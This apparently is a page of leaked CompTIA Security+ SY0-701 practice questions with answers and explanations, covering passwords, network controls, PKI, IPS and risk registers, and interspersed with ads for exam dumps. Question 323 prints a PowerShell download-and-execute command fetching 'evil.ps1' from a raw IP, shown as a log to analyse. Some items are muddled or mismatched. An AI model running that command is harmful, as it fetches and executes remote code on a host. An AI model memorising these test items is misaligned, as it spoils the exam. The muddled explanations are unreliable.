* IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.

* NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

NEW QUESTION: 305

An organization has learned that its data is being exchanged on the dark web. The CIO has requested that you investigate and implement the most secure solution to protect employee accounts.

INSTRUCTIONS

Review the data to identify weak security practices and provide the most appropriate security solution to meet the CIO 's requirements.

Identify weak password practices:
(select all that apply)

☐ Age ☐ Expiration
☐ Reuse ☐ Complexity
☐ Length

Select the containment step that will leave potential evidence on the host uncompromised:

☐ PIN code
☐ FIDO security key
☐ SMS authentication
☐ OTP token

Answer:

See the Explanation for complete solution for this task.

Explanation:

A screenshot of a computer AI-generated content may be incorrect.



Step 1: Analyze the Data and Question

Scenario:

Company data (directory, compensation report, user data) is found on the dark web.

CIO asks you to investigate and implement the most secure protection for employee accounts.

Task:

Identify weak password practices.

Choose the best containment step that keeps evidence on the host uncompromised.

Step 2: Identify Weak Password Practices

Prompt: Select all weak password practices from the list:

Age

Reuse

Length

Expiration

Complexity

Let's analyze each:

Age: If passwords are used for a long time without change, it's a weak practice (passwords become easier to compromise over time).

Reuse: Reusing passwords across accounts is a serious weak practice (if one gets leaked, all accounts are at risk).

Length: Short passwords are weak; password length matters. If passwords are too short, that's a weak practice.

Expiration: Forcing frequent expiration can lead to weaker passwords (users pick simple ones), but not expiring passwords at all is also risky. (For most exams, " expiration " by itself isn ' t usually called a weak practice unless the policy is poorly set.) Complexity: Lack of complexity (not requiring numbers, symbols, etc.) is a weak practice.

So, select all that are truly weak practices:

Answer for weak password practices (check all that apply):

Age

Reuse

Length

Complexity

(Expiration is more controversial; on the exam, the main focus is usually on Age, Reuse, Length, and Complexity.) Step 3: Choose the Best Containment Step Prompt:

Select the containment step that will leave potential evidence on the host uncompromised:

PIN code

FIDO security key

SMS authentication

OTP token

Containment step means "what security solution can you implement to protect employee accounts going forward, while preserving digital evidence on potentially compromised systems?" The most secure solution for account protection among these, that also doesn't interfere with host evidence, is FIDO security key.

Why?

PIN code: Not strong enough; also may be stored locally.

SMS authentication: Can be intercepted; often leaves traces on the host (like SMS logs).

OTP token: Similar risks, some implementations might log to the host.

FIDO security key: Hardware-based, phishing-resistant, no codes sent to the host, and doesn't alter host evidence-authentication happens off the device.

So, the best answer is:

FIDO security key

Step 4: Solution Recap and Justification

Detailed Solution Recap:

Identify weak password practices:

Weaknesses: passwords are reused, not long enough, lack complexity, and used for a long time.

Select the best security solution:

Implement FIDO security keys for employees.

Most secure among listed options.

Hardware-based; resistant to phishing, interception, and does not leave evidence on the compromised host (which is important for forensics).

NEW QUESTION: 306

An end-of-service server cannot be patched, but it still performs as expected for business operations. The team moves the system to a segmented network. Which of the following control types has the team applied?

A. Preventive

B. Deterrent

- C. Corrective
- D. Compensating

Answer: D (LEAVE A REPLY)

This is a compensating control because the organization cannot apply the preferred control, which would be patching or replacing the end-of-service server. Instead, it uses network segmentation to reduce exposure and limit the risk. A compensating control is an alternative safeguard used when the primary security requirement cannot be implemented due to technical, operational, or business constraints. Moving the server to a segmented network does not fix the vulnerability itself, so it is not corrective. It may reduce attack paths, but the key issue is that it substitutes for the missing patching capability. A deterrent control discourages unwanted behavior, such as warning signs or legal notices. A preventive control directly blocks incidents, but here the more precise classification is compensating.

NEW QUESTION: 307

During a recent log review, an analyst discovers evidence of successful injection attacks. Which of the following will best address this issue?

- A. Authentication
- B. Secure cookies
- C. Static code analysis
- D. Input validation

Answer: D (LEAVE A REPLY)

Input validation (D) is the most effective way to prevent injection attacks, such as SQL injection, XSS, etc. It ensures that only correctly formatted and expected inputs are processed by the application.

This is clearly identified under Domain 2.3: Application security techniques, where input validation is listed as a primary defense against injection attacks. Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.3 - "Input validation: Prevents injection and malformed data attacks."

NEW QUESTION: 308

Which of the following is a technical security control?

- A. Security guard
- B. Policy
- C. Fence
- D. Firewall

Answer: D (LEAVE A REPLY)

Firewalls are classic examples of technical controls as they use technology to restrict or permit network traffic based on security policies. Technical controls are implemented through hardware or software solutions.

Security guards (A) and fences (C) are physical controls, while policies (B) are administrative controls.

Technical controls like firewalls are fundamental in securing network perimeters and endpoints as covered in the Security Architecture domain#6:Chapter 3 CompTIA Security+ Study Guide#.

NEW QUESTION: 309

A systems administrator is changing the password policy within an enterprise environment and wants this update implemented on all systems as quickly as possible. Which of the following operating system security measures will the administrator most likely use?

- A. Deploying PowerShell scripts
- B. Pushing GPO update
- C. Enabling PAP

D. Updating EDR profiles

Answer: B ([LEAVE A REPLY](#))

A group policy object (GPO) is a mechanism for applying configuration settings to computers and users in an Active Directory domain. By pushing a GPO update, the systems administrator can quickly and uniformly enforce the new password policy across all systems in the domain. Deploying PowerShell scripts, enabling PAP, and updating EDR profiles are not the most efficient or effective ways to change the password policy within an enterprise environment. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 115; Password Policy - Windows Security

NEW QUESTION: 310

Which of the following is the best way to securely store an encryption key for a data set in a manner that allows multiple entities to access the key when needed?

A. Open public ledger

B. Public key encryption

C. Key escrow

D. Public key infrastructure

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 311

A company is discarding a classified storage array and hires an outside vendor to complete the disposal.

Which of the following should the company request from the vendor?

A. Certification

B. Inventory list

C. Classification

D. Proof of ownership

Answer: A ([LEAVE A REPLY](#))

The company should request a certification from the vendor that confirms the storage array has been disposed of securely and in compliance with the company's policies and standards. A certification provides evidence that the vendor has followed the proper procedures and methods to destroy the classified data and prevent unauthorized access or recovery. A certification may also include details such as the date, time, location, and method of disposal, as well as the names and signatures of the personnel involved. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, page 1441

NEW QUESTION: 312

A wireless administrator sets up a new network in a small office using a password. The network must reduce the impact of brute-force attacks if the password is subjected to over-the-air interception. Which of the following security settings will help achieve this goal?

A. WIPS

B. SSO

C. WPS

D. SAE

Answer: D ([LEAVE A REPLY](#))

SAE, or Simultaneous Authentication of Equals, is the correct answer. SAE is used with WPA3- Personal and replaces the weaker pre-shared key exchange approach used in earlier WPA versions. Its major security benefit is resistance to offline dictionary and brute-force attacks after over-the-air capture. With older WPA

/WPA2-PSK handshakes, an attacker could capture the handshake and repeatedly test guessed passwords offline. SAE changes the authentication exchange so captured traffic is not useful in the same way for mass offline guessing. WIPS can detect or prevent wireless intrusions, but it does not directly strengthen the password authentication exchange. SSO is an identity convenience mechanism, and WPS is a risky setup feature historically associated with PIN brute-force weaknesses.

NEW QUESTION: 313

An organization would like to store customer data on a separate part of the network that is not accessible to users on the main corporate network. Which of the following should the administrator use to accomplish this goal?

- A.** Segmentation
- B.** Isolation
- C.** Patching
- D.** Encryption

Answer: [\(SHOW ANSWER\)](#)

Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 1

NEW QUESTION: 314

Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?

- A.** Honeypot
- B.** Firewall
- C.** IDS
- D.** Layer 3 switch

Answer: **A** ([LEAVE A REPLY](#))

NEW QUESTION: 315

A company is implementing a vendor's security tool in the cloud. The security director does not want to manage users and passwords specific to this tool but would rather utilize the company's standard user directory. Which of the following should the company implement?

- A.** 802.1X
- B.** SAML
- C.** RADIUS
- D.** CHAP

Answer: **B** ([LEAVE A REPLY](#))

The company should implement Security Assertion Markup Language (SAML) to integrate the vendor's security tool with their existing user directory. SAML is an open standard that allows identity providers (IdP) to pass authorization credentials to service providers (SP), enabling Single Sign-On (SSO). This allows the company to use its existing directory services for authentication, avoiding the need to manage a separate set of user credentials for the new tool.

References:

- * CompTIA Security+ SY0-701 Course Content: Domain 4: Identity and Access Management, which includes SAML as a key identity federation standard for SSO.
- * CompTIA Security+ Study Guide (SY0-601): Chapter 8, "Identity and Access Management," details the role of SAML in enabling SSO by utilizing an existing identity provider.

NEW QUESTION: 316

Which of the following could potentially be introduced at the time of side loading?

- A. User impersonation
- B. Rootkit
- C. On-path attack
- D. Buffer overflow

Answer: (SHOW ANSWER)

Side loading is the process of installing applications from unofficial sources, often bypassing standard app stores. This increases the risk of installing malicious software, such as a rootkit, which is a type of malware designed to provide persistent privileged access while hiding its presence.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: "Side loading applications from unofficial sources can introduce malware, such as rootkits, to the system." Exam Objectives 2.1: "Compare and contrast different types of threats."

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 317

Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?

- A. Risk tolerance
- B. Risk transfer
- C. Risk register
- D. Risk analysis

Answer: C (LEAVE A REPLY)

A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks. References = CompTIA Security+ Certification Exam Objectives, Domain 5.1: Explain the importance of policies, plans, and procedures related to organizational security. CompTIA Security+ Study Guide (SY0-701), Chapter 5: Governance, Risk, and Compliance, page 211. CompTIA Security+ Certification Guide, Chapter 2: Risk Management, page 33. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 4.

NEW QUESTION: 318

An organization implemented cloud-managed IP cameras to monitor building entry points and sensitive areas.

The service provider enables direct TCP/IP connection to stream live video footage from each camera. The organization wants to ensure this stream is encrypted and authenticated. Which of the following protocols should be implemented to best meet this objective?

- A. SSH
- B. SRTP
- C. S/MIME
- D. PPTP

Answer: B ([LEAVE A REPLY](#))

Secure Real-Time Transport Protocol (SRTP) is a security protocol used to encrypt and authenticate the streaming of audio and video over IP networks. It ensures that the video streams from the IP cameras are both encrypted to prevent unauthorized access and authenticated to verify the integrity of the stream, making it the ideal choice for securing video surveillance.

References:

* CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, which includes secure communication protocols like SRTP for protecting data in transit.

NEW QUESTION: 319

A certificate authority needs to post information about expired certificates. Which of the following would accomplish this task?

- A. TPM
- B. CRL
- C. PKI
- D. CSR

Answer: B ([LEAVE A REPLY](#))

A Certificate Revocation List (CRL) is a digitally signed list maintained by a Certificate Authority (CA) that contains revoked or expired certificates. This prevents clients from trusting compromised or outdated certificates.

TPM (A) is a hardware security module, unrelated to certificate revocation.

PKI (C) is the overall system managing digital certificates, but it does not store revocation lists.

CSR (D) is a request to obtain a certificate, not to revoke one.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

NEW QUESTION: 320

A company identified the potential for malicious insiders to harm the organization. Which of the following measures should the organization implement to reduce this risk?

- A. Unified threat management
- B. Web application firewall
- C. User behavior analytics
- D. Intrusion detection system

Answer: C ([LEAVE A REPLY](#))

User Behavior Analytics (UBA) is specifically designed to detect anomalous or suspicious behaviors by users that may indicate insider threats. UBA tools establish a baseline of normal behavior for users and alert security teams when deviations occur (e.g., accessing sensitive files at odd hours, downloading large volumes of data, etc.).

Malicious insiders often bypass perimeter defenses like firewalls or IDS/IPS systems because they are legitimate users. UBA offers visibility into internal behavior patterns, which is essential for detecting these threats.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.2 - "Insider threats and behavioral analytics (e.g., UBA, UEBA)."

NEW QUESTION: 321

Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

- A. To track the status of patching installations
- B. To find shadow IT cloud deployments
- C. To continuously monitor hardware inventory
- D. To hunt for active attackers in the network

Answer: ([SHOW ANSWER](#))

Running daily vulnerability scans on all corporate endpoints is primarily done to track the status of patching installations. These scans help identify any missing security patches or vulnerabilities that could be exploited by attackers. Keeping the endpoints up-to-date with the latest patches is critical for maintaining security.

* Finding shadow IT cloud deployments and monitoring hardware inventory are better achieved through other tools.

* Hunting for active attackers would typically involve more real-time threat detection methods than daily vulnerability scans.

NEW QUESTION: 322

Which of the following vulnerabilities will input validation prevent?

- A. DNS hijacking
- B. Time-of-check
- C. SQL injection
- D. Sideloaded

Answer: ([SHOW ANSWER](#))

Input validation is a primary control for preventing SQL injection. SQL injection occurs when an attacker submits malicious database commands through application input fields, URL parameters, cookies, or forms. If the application fails to validate and handle input properly, the attacker's input may be interpreted as part of a SQL query. Strong input validation rejects unexpected characters, enforces type and length restrictions, and allows only properly formatted values. It should also be paired with parameterized queries and prepared statements. DNS hijacking involves manipulation of DNS resolution, not application input. Time-of-check vulnerabilities are race-condition issues. Sideloaded involves installing software outside an approved repository. Therefore, SQL injection is the vulnerability most directly prevented by input validation.

NEW QUESTION: 323

A security analyst reviews the following endpoint log:

```
powershell -exec bypass -Command " IEX  
(New-Object Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1  
")
```

Which of the following logs will help confirm an established connection to IP address 176.30.40.50?

- A. System event logs
- B. EDR logs
- C. Firewall logs
- D. Application logs

Answer: (SHOW ANSWER)

The best answer is C. Firewall logs.

The PowerShell command shown is suspicious because it uses:

-exec bypass to bypass PowerShell execution policy

IEX (Invoke-Expression) to execute downloaded content in memory

Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50 The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.

Why the other options are incorrect:

A). System event logs These may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.

B). EDR logs EDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.

D). Application logs Application logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.

From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

NEW QUESTION: 324

Which of the following methods would most likely be used to identify legacy systems?

A. Bug bounty program

B. Vulnerability scan

C. Package monitoring

D. Dynamic analysis

Answer: B (LEAVE A REPLY)

A vulnerability scan is the most likely method to identify legacy systems. These scans assess an organization's network and systems for known vulnerabilities, including outdated or unsupported software (i.e., legacy systems) that may pose a security risk. The scan results can highlight systems that are no longer receiving updates, helping IT teams address these risks.

Bug bounty programs are used to incentivize external researchers to find security flaws, but they are less effective at identifying legacy systems.

Package monitoring tracks installed software packages for updates or issues but is not as comprehensive for identifying legacy systems.

Dynamic analysis is typically used for testing applications during runtime to find vulnerabilities, but not for identifying legacy systems.

NEW QUESTION: 325

A customer has a contract with a CSP and wants to identify which controls should be implemented in the IaaS enclave. Which of the following is most likely to contain this information?

A. Statement of work

B. Responsibility matrix

C. Service-level agreement

D. Master service agreement

Answer: B (LEAVE A REPLY)

A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.

References: Security+ SY0-701 Course Content.

NEW QUESTION: 326

Which of the following mitigation techniques would a security analyst most likely use to avoid bloatware on devices?

- A.** Disabled ports/protocols
- B.** Application allow list
- C.** Default password changes
- D.** Access control permissions

Answer: B ([LEAVE A REPLY](#))

Application allow listing is the most effective technique to prevent bloatware, unauthorized software, or unnecessary applications from running on devices. Allow lists work by permitting only pre-approved, trusted applications to execute, blocking everything else by default. This is a recommended best practice in Security+ SY0-701 for reducing attack surface, preventing malware, and maintaining lean, hardened system images.

Bloatware often comes pre-installed on devices or is unintentionally installed by users. An allow list ensures only authorized applications required for business functions can run, thereby eliminating bloatware risks.

Disabling ports/protocols (A) hardens network access but does not prevent software installation. Default password changes (C) improve authentication security but are unrelated to software control. Access control permissions (D) restrict who can access what but do not prevent installation of unnecessary apps.

Thus, the correct answer is B: Application allow list.

NEW QUESTION: 327

A company requests a collaboration between the infrastructure and security teams to determine the most secure method of deploying applications that saves costs on physical hardware. Which of the following is the best way to achieve this goal?

- A.** Infrastructure as code
- B.** Hybrid cloud
- C.** Virtualization
- D.** Containerization

Answer: D ([LEAVE A REPLY](#))

Containerization is the best answer because it allows applications to run in isolated, lightweight environments without requiring a full operating system instance for each application. Containers reduce dependency conflicts, improve portability, and use fewer compute resources than traditional virtual machines. This helps lower hardware costs while still supporting secure deployment through image hardening, runtime isolation, vulnerability scanning, and controlled registries. Virtualization also reduces physical hardware use, but it is heavier because each VM includes a full guest OS.

Infrastructure as code automates deployment but is not itself the application isolation method. Hybrid cloud describes an environment model, not the most direct secure deployment mechanism. Security+ maps containerization to scalable and secure application architecture.

NEW QUESTION: 328

A small business initially plans to open common communications ports (21, 22, 25, 80, 443) on its firewall to allow broad access to its screened subnet. However, their security consultant advises against this action.

Which of the following security principles is the consultant addressing?

- A.** Secure access service edge

- B. Attack surface
- C. Least privilege
- D. Separation of duties

Answer: B (LEAVE A REPLY)

The correct answer is Attack surface because opening multiple common service ports unnecessarily increases the number of potential entry points an attacker can target. In the Security+ SY0-701 exam objectives, the attack surface is defined as the total number of exposed interfaces, services, ports, protocols, and access points that an attacker could attempt to exploit. Each open port corresponds to a listening service, and every exposed service represents an opportunity for reconnaissance, exploitation, or abuse.

In this scenario, the business intends to open ports for FTP, SSH, SMTP, HTTP, and HTTPS without clearly limiting access. While some of these services may be required, opening all of them broadly-especially to a screened subnet-significantly expands the attack surface. If any of these services are misconfigured, unpatched, or vulnerable, attackers could exploit them to gain unauthorized access. The SY0-701 study guide emphasizes minimizing exposed services as a foundational defensive strategy, often referred to as reducing attack surface area.

Option C, least privilege, is related but not the best answer. Least privilege focuses on granting users or systems only the minimum access required, whereas this question specifically concerns exposed network services rather than access rights. Option A, secure access service edge (SASE), is a cloud-based architecture model and is unrelated to basic firewall port exposure decisions. Option D, separation of duties, applies to role and responsibility distribution, not network exposure.

By advising against opening multiple common ports, the consultant is recommending a reduction in exposed services to limit opportunities for attack. This aligns directly with SY0-701 guidance on secure network design, firewall hardening, and minimizing externally accessible services.

In summary, limiting open ports reduces the organization's attack surface, making Attack surface the correct and best answer.

NEW QUESTION: 329

Which of the following vulnerabilities is exploited when an attacker overwrites a register with a malicious address?

- A. VM escape
- B. SQL injection
- C. Buffer overflow
- D. Race condition

Answer: C (LEAVE A REPLY)

A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.

References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Threats, Attacks, and Vulnerabilities, Section 2.3: Application Attacks, Page 76 1; Buffer Overflows - CompTIA Security+ SY0-701 - 2.3 2

NEW QUESTION: 330

An administrator is installing an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key.

Which of the following should the administrator check for next?

- A. If the root certificate is installed
- B. If the certificate signing request is valid

- C. If the wildcard certificate is configured
- D. If the public key is configured

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 331

Which of the following is a vulnerability concern for end-of-life hardware?

- A. Failure to follow hardware disposal procedures could result in unintended data release.
- B. The supply chain may not have replacement hardware.
- C. Newly released software may require computing resources not available on legacy hardware.
- D. The vendor may stop providing patches and updates.

Answer: ([SHOW ANSWER](#))

The most significant vulnerability concern for end-of-life (EOL) hardware is that vendors stop providing patches and updates. CompTIA Security+ SY0-701 highlights that unsupported hardware and software no longer receive security fixes, leaving known vulnerabilities permanently unpatched. This creates an expanding attack surface that adversaries can easily exploit.

Once hardware reaches EOL status, newly discovered vulnerabilities will remain unaddressed, increasing the likelihood of compromise. This is especially dangerous for systems exposed to networks or handling sensitive data, where exploitation can lead to data breaches, lateral movement, or service disruption.

Option A relates to disposal risks, not active vulnerabilities. Option B is a logistical issue, not a security vulnerability. Option C is a compatibility concern, not a direct vulnerability.

Because unpatched systems are inherently vulnerable and cannot be secured through updates, the correct answer is D: The vendor may stop providing patches and updates.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 332

The Chief Information Security Officer gives the security community the opportunity to report vulnerabilities on the organization's public-facing assets. Which of the following does this scenario best describe?

- A. Bug bounty
- B. Red teaming
- C. Open-source intelligence
- D. Third-party information sharing

Answer: A ([LEAVE A REPLY](#))

This scenario describes a bug bounty program, which invites external security researchers to responsibly identify and report vulnerabilities in an organization's systems. CompTIA Security+ SY0-701 defines bug bounty programs as structured initiatives that reward researchers for discovering and disclosing security flaws before they can be exploited by malicious actors.

Bug bounty programs extend security testing beyond internal teams and provide continuous, real-world testing of public-facing assets. They are particularly effective for identifying zero-day vulnerabilities, logic flaws, and edge-case issues that automated tools may miss.

Red teaming (B) is a controlled, internal or contracted adversarial exercise, not an open invitation. Open- source intelligence (C) involves gathering publicly available information, not vulnerability reporting. Third- party information sharing (D) refers to sharing threat intelligence, not soliciting vulnerability reports.

Because the CISO is inviting the broader security community to report vulnerabilities, the correct answer is A: Bug bounty.

NEW QUESTION: 333

An office wants to install a Wi-Fi network. The security team must ensure a secure design. The access points will be more powerful and use WPA3 with a 16-character randomized key. Which of the following should the security team do next?

- A.** Create a heat map of the building perimeter.
- B.** Deploy IPSec tunnels from each access point to the controller.
- C.** Enable WPA2-PSK with a 24-character randomized key.
- D.** Disable SSH administration on all access points.

Answer: A ([LEAVE A REPLY](#))

Because the organization plans to deploy high-powered wireless access points, the next critical step is to create a heat map of the building perimeter. CompTIA Security+ SY0-701 highlights wireless heat maps as an essential design tool for identifying signal bleed, coverage overlap, dead zones, and areas where wireless signals extend beyond intended boundaries.

Stronger access points increase the risk of signal leakage outside the building, which could allow unauthorized users to attempt connections from parking lots or nearby buildings. A heat map enables the security team to visualize RF propagation and adjust power levels, antenna placement, and access point locations to minimize external exposure while maintaining internal coverage.

Deploying IPSec tunnels (B) is unnecessary for standard WLAN architectures. Enabling WPA2-PSK (C) weakens security compared to WPA3.

Disabling SSH administration (D) is a hardening step but does not address wireless coverage risks.

Therefore, the correct next step in secure Wi-Fi design is A: Create a heat map of the building perimeter.

NEW QUESTION: 334

An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date. Which of the following will these actions most effectively prevent?

- A.** Zero-day attacks
- B.** Insider threats
- C.** End-of-life support
- D.** Known exploits

Answer: ([SHOW ANSWER](#)**)**

Applying the latest OS updates, patches, and endpoint definitions is the most effective way to prevent known exploits, which are attacks leveraging previously discovered vulnerabilities for which fixes are available.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: "Applying patches and updates prevents exploitation of known vulnerabilities." Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

NEW QUESTION: 335

An administrator is reviewing a single server's security logs and discovers the following; Which of the following best describes the action captured in this log file?

- A. Brute-force attack
- B. Privilege escalation
- C. Failed password audit
- D. Forgotten password by the user

Answer: A ([LEAVE A REPLY](#))

A brute-force attack is a type of attack that involves systematically trying all possible combinations of passwords or keys until the correct one is found. The log file shows multiple failed login attempts in a short amount of time, which is a characteristic of a brute-force attack. The attacker is trying to guess the password of the Administrator account on the server. The log file also shows the event ID 4625, which indicates a failed logon attempt, and the status code 0xC000006A, which means the user name is correct but the password is wrong. These are indicators of compromise (IoC) that suggest a brute-force attack is taking place. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 and 223 1

NEW QUESTION: 336

Staff members at a company historically click on dangerous links. The leadership team wants to reduce that risk. Which of the following should a security engineer do to help reduce future incidents?

- A. Create and run a realistic email test and provide a refresher.
- B. Leverage plaintext emails to remove clickable links.
- C. Block all unsigned email attachments for all employees.
- D. Perform header analysis for sender reputation.

Answer: A ([LEAVE A REPLY](#))

The best response is to create a realistic phishing-style email test and provide refresher training. The problem is user behavior: employees repeatedly click dangerous links. Security awareness training reinforced by simulations helps users recognize suspicious senders, urgent language, unusual URLs, and credential-harvesting attempts. Plaintext-only email is not realistic as a full enterprise control and does not address broader social engineering behavior. Blocking unsigned attachments may reduce malware risk, but the question specifically concerns dangerous links, not attachments. Header analysis is useful for investigators, but it does not directly train users or reduce future clicking behavior. Security+ emphasizes continuous awareness, phishing simulations, and targeted remediation for risky user actions.

NEW QUESTION: 337

A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?

- A. Serverless architecture
- B. Thin clients
- C. Private cloud
- D. Virtual machines

Answer: (SHOW ANSWER)

Serverless architecture allows companies to deploy code without managing the underlying infrastructure. This approach significantly reduces the time and expense involved in code deployment because developers can focus solely on writing code, while the cloud provider manages the servers, scaling, and maintenance.

Serverless computing also enables automatic scaling and pay-per-execution billing, which further optimizes costs.

References =

CompTIA Security+ SY0-701 Course Content: The course covers cloud technologies, including serverless architectures, which are highlighted as a method to streamline and reduce costs associated with code deployment.

NEW QUESTION: 338

Which of the following factors are the most important to address when formulating a training curriculum plan for a security awareness program? (Select two).

- A. Channels by which the organization communicates with customers
- B. The reporting mechanisms for ethics violations
- C. Threat vectors based on the industry in which the organization operates
- D. Secure software development training for all personnel
- E. Cadence and duration of training events
- F. Retraining requirements for individuals who fail phishing simulations

Answer: [\(SHOW ANSWER\)](#)

A training curriculum plan for a security awareness program should address the following factors:

The threat vectors based on the industry in which the organization operates. This will help the employees to understand the specific risks and challenges that their organization faces, and how to protect themselves and the organization from cyberattacks. Foreexample, a healthcare organization may face different threat vectors than a financial organization, such as ransomware, data breaches, or medical device hacking¹.

The cadence and duration of training events. This will help the employees to retain the information and skills they learn, and to keep up with the changing security landscape. The training events should be frequent enough to reinforce the key concepts and behaviors, but not too long or too short to lose the attention or interest of the employees. For example, a security awareness program may include monthly newsletters, quarterly webinars, annual workshops, or periodic quizzes².

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 34; CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 2, page 55.

NEW QUESTION: 339

A software developer released a new application and is distributing application files via the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?

- A. Hashes
- B. Certificates
- C. Algorithms
- D. Salting

Answer: [A \(LEAVE A REPLY\)](#)

Posting hashes allows users to verify the integrity of downloaded files. As outlined in Security+ SY0-701, a cryptographic hash (e.g., SHA-256) produces a fixed-length digest unique to the file's contents. Users can compute the hash of the downloaded file and compare it to the published value; a match confirms the file has not been altered.

Certificates (B) establish identity and trust but do not directly verify file integrity post-download unless combined with signing workflows. Algorithms (C) are general methods, not verification artifacts. Salting (D) is used with password hashing and is irrelevant here.

Therefore, A: Hashes is the correct choice.

NEW QUESTION: 340

A Chief Information Officer wants to ensure that network devices cannot connect to the public internet or the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?

- A. Microservices
- B. Air-gapped
- C. Software-defined networking
- D. Serverless

Answer: B (LEAVE A REPLY)

The correct answer is B. Air-gapped.

An air-gapped architecture physically or logically isolates systems from other networks, including the public internet and internal local networks. Because the devices cannot directly connect to the internet or local network, updates must be transferred manually, often using removable or portable media.

This aligns with CompTIA Security+ SY0-701 security architecture concepts involving segmentation, isolation, high-security environments, and protection of sensitive or critical systems.

Why the other options are incorrect:

A . Microservices

Microservices is an application architecture where software is broken into smaller independent services. It does not describe network isolation.

C . Software-defined networking

Software-defined networking separates the control plane from the data plane and allows centralized network management. It does not inherently require devices to be disconnected from the internet or local network.

D . Serverless

Serverless is a cloud computing model where the cloud provider manages the underlying infrastructure. It does not describe isolated firmware update architecture.

Therefore, the best answer is air-gapped.

NEW QUESTION: 341

An enterprise has been experiencing attacks focused on exploiting vulnerabilities in older browser versions with well-known exploits. Which of the following security solutions should be configured to best provide the ability to monitor and block these known signature-based attacks?

- A. ACL
- B. DLP
- C. IDS
- D. IPS

Answer: D (LEAVE A REPLY)

An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Securing Networks, page 132.

NEW QUESTION: 342

A security team installs an IPS on an organization's network and needs to configure the system to detect and prevent specific network attacks. Which of the following settings should the team configure first within the IPS?

- A. Allow list policies
- B. Packet Inspection
- C. Logging and reporting
- D. Firewall rules

Answer: ([SHOW ANSWER](#))

An Intrusion Prevention System (IPS) uses packet inspection (either signature-based, anomaly-based, or both) to analyze network traffic and detect malicious patterns. Configuring packet inspection is the first step to ensure the IPS can identify and respond to specific attack signatures.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "IPS devices must be configured to inspect network packets for attack patterns." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

NEW QUESTION: 343

